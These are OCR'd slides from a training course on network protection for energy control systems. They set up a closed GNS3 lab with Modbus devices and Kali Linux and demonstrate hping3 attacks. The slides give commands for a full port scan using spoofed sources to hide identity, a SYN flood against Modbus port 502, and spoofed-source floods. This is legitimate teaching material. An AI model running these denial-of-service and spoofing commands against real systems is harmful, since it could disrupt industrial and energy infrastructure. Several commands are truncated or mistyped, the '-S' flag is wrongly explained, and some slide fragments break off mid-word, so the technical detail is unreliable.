Network Protection for Energy Control Systems

CSP004_C_E

PRESENTATION BY:
DR. STEFAN SCHAUER
DR. ABDELKADER SHAABAN
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY

Network Protection for Energy Control Systems

These slides outline the essential offensive tools that will be used in this course.

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.


GNS3 Simulator

GNS3 Simulator

- **Field Devices**
  - Raspberry Pi running lightweight Linux version (Client and Server) for transmitting data over ModBus communication protocols using the pyModbusTCP.

- **Management Sector**
  - Network administration device for monitoring network traffic using Kali Linux.
  - Wazuh Server: Details to be addressed later.

- **Malicious Activities**
  - Kali Linux will be used to simulate various malicious activities targeting devices within this closed network.



Getting Started with GNS3 | GNS3 Documentation

Offensive Tools

hping3


DoS: Denial of Service Attack

Sending too much packets to the target machine

Hping3: hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols, do path MTU discovery, perform traceroute-like actions under different protocols, fingerprint remote operating systems, audit TCP/IP stacks, etc. hping3 is scriptable using the Tcl language.

hping3 | Kali Linux Tools


Hping3: Normal (no attack)



Hping3: Scan Ports

Scan all available ports on the victim machines

hping3 --scan 1-65535 192.168.122.109 –S –rand-sourc




1-65535 all ports from – to 192.168.122.109 target address
–S services
–rand-source to hide your identity

Now we have port 502 (server ModbusTCP example) as the only one available on the target machine

Hping3: with attack

The port number can be collected from Wireshark. As shown before


hping3 --flood --syn --destport 502 <target_IP>



From help check other formats for the tool to apply DoS against the server

Hping3: Perform Attack


hping3 –S –a **sourceIP** –p **portNumber** –flood **targetIP**



Hping3: Perform Attack

Attack the victim without specifying the port

hping3 –S –a **sourceIP** –flood **targetIP**




Before Attack


Hping3: Perform Attack

Attack the victim without specifying the port

hping3 –S –a **so**



Befo



Offensive Tools


Metasploitable VM

What is Metasploitable?


The world's most widely used penetration testing framework.

You can download it from the following link.

